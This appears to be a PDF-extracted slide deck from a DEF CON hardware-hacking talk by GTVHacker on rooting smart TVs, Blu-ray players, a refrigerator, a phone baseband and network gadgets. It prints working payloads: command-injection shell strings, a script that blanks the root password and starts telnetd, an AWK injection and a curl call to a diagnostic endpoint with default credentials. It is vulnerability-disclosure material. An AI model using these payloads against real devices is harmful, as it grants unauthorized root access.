At DEF CON 21 we demonstrated how to bypass secure boot on the entire SOC family




[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



Device  
8

# Hisense Android TV (Google TV)



# Hisense Android TV (Google TV)

- Mount the "factory\_setting" partition.
  - /dev/mmcblk0p3
  - Persists between boots.
- # chmod 4755 su
  - Could also use SuperSu or similar.



# Pro Tip – Don't say: “[X] has never been hacked”



“A refrigerator has never been hacked.” – USPS

<https://youtu.be/HiWjfWb3bNc>

- US Postal Service is at the forefront of refrigerator security.
- Took this as a challenge.
- Got parts, as it's a \$3000 refrigerator.



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
9

# LG Smart Refrigerator (LFX31995ST)



Android 2.3


Brains of the fridge  
Controls ice,  
compressor, water

WiFi, USB, SD Card



# LG Smart Refrigerator (LFX31995ST)

- UART – Boots to root console!
- EMMC – Success. Mount system, insert stock Android launcher and superuser binary.
- ro.secure=0, device already has su.



# Command Injection

- User input can't be trusted.
- Don't use shell commands.
- Never trust user input.
- At least escape your shell commands.
- `system()` counts too.
- “`ls %s`” with the parameter “`;reboot;`” gives “`ls ;reboot;`”, causing a reboot.



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
10

# Vizio Smart TVs (VF552XVT)




BCM97XXX-based Yahoo  
Powered Smart TV  
Platform is still widely  
available

One of the last full array backlit LED TVs.  
Smartness is thin, the TV isn't.



Device  
10

# Vizio Smart TVs (VF552XVT)



CI via WiFi password – spawns a shell over a USB UART.

- Enter this:  
`;mknod /tmp/gtvhacker c 188 0;`
- Then this:  
`;bash 2>/tmp/gtvhacker>/tmp/gtvhacker</tmp/gtvhacker;  
bash;`



Device

11

# Sony BDP-S5100 (Blu-Ray Player)

Blu-Ray Player

MTK8500 Chipset



Runs Linux

WiFi, Netflix, VUDU, etc.



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
12

# LG BP530 (Blu-Ray Player)

Blu-Ray Player  
MTK8500 Chipset



Runs Linux  
WiFi, Netflix, VUDU, etc.



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
11+12

# LG BP530 / Sony BDP-S5100 (Blu-Ray Players)

- Bug in the MTK supplied SDK, many players affected!
- Put an empty file named "vudu.txt" in a folder named "vudu" on a flash drive.
- Also create a "vudu.sh" containing:  

```
mount -t overlayfs -o overlayfs /etc/passwd  
echo "root::0:0:root:/root:/bin/sh" > /etc/passwd  
/mnt/rootfs_normal/usr/sbin/telnetd
```
- Once VUDU is run, it'll execute the shell script as root, and you can connect via Telnet.



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device

13

# Panasonic DMP-BDT230 (Blu-Ray)

Blu-Ray Player

MTK8500 Chipset



Runs Linux

WiFi, Netflix, VUDU, etc




[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
13

# Panasonic DMP-BDT230 (Blu-Ray)




115200 8n1- Console Output

[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)

Device  
13

# Panasonic DMP-BDT230



- Network folder name isn't sanitized prior to use.
- Injected commands run as root.




Device

14

# Motorola RAZR LTE Baseband

- Baseband is isolated from main CPU – totally separate piece of hardware.
- Controls all cell network communications.
- Also runs an ARM processor with Linux.



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# Motorola RAZR LTE Baseband

- Baseband listens on an internal network, limited shell accessible on port 3023, diagnostic script on 3002.
- As seen in said script: AWK injection!
  - `busybox awk '{print substr("'"$ {outFilePath}""",0,1)}'`
- Lets us get a root shell on the baseband.
  - `x",0,1);system("...");("`



Device  
15

# PogoPlug Mobile



Online backup /  
cloud storage, < \$10  
Plug in USB drive /  
SD card, auto-upload  
to the cloud

Marvell Feroceon  
ARM SOC

Linux 2.6.31.8




[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
15

# PogoPlug - UART



115200 8n1 - Open Bootloader & Root Shell


[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
15

# PogoPlug Mobile Command Execution

/sqdiag/HBPlug

 CLOUD ENGINES

CloudEngines Diagnostics : HBPlug

BGQueue	HBPlug Diagnostics
EM-MAIN	
EM-SVC	
HBPlug	
HOTPLUG	
Logging	
SVCMUX	
SVCTable	
SYNC	
TCP-MAIN	
TCP-SVC	
Threadpool	




[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)




Device  
15

# PogoPlug Mobile Command Execution

/sqdiag/HBPlug?action=command



 CLOUD ENGINES

CloudEngines Diagnostics : HBPlug

HBPlug Diagnostics

Execute Command

- BGQueue
- EM-MAIN
- EM-SVC
- HBPlug
- HOTPLUG
- Logging
- SVCMUX
- SVCTable
- SYNC
- TCP-MAIN
- TCP-SVC
- Threadpool

```
curl -k "https://root:ceadmin@IP_ADDR/sqdiag/HBPlug?
action=command&command=reboot"
```



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
16

# Netgear Push2TV (PTV3000)



PureVu CNW6611L  
Secure Media SOC


Screen Sharing Device

- Miracast
- Intel WiDi



Device  
16

# Netgear Push2TV - UART



# Netgear Push2TV (PTV3000)

- Via UART, press space at boot to interrupt uboot – run your own commands.
- UART again, root console is active for 2–3 seconds after booting.
- Command injection in web interface via box nickname – command will run as root.
- SPI flash chip holds uboot commands, can be reflashed to run custom ones.



Device  
17

# Ooma Telo



- VOIP Router
- Running OpenWRT based distro With Freeswitch
- Assists in connecting to Ooma Network for VOIP Calls

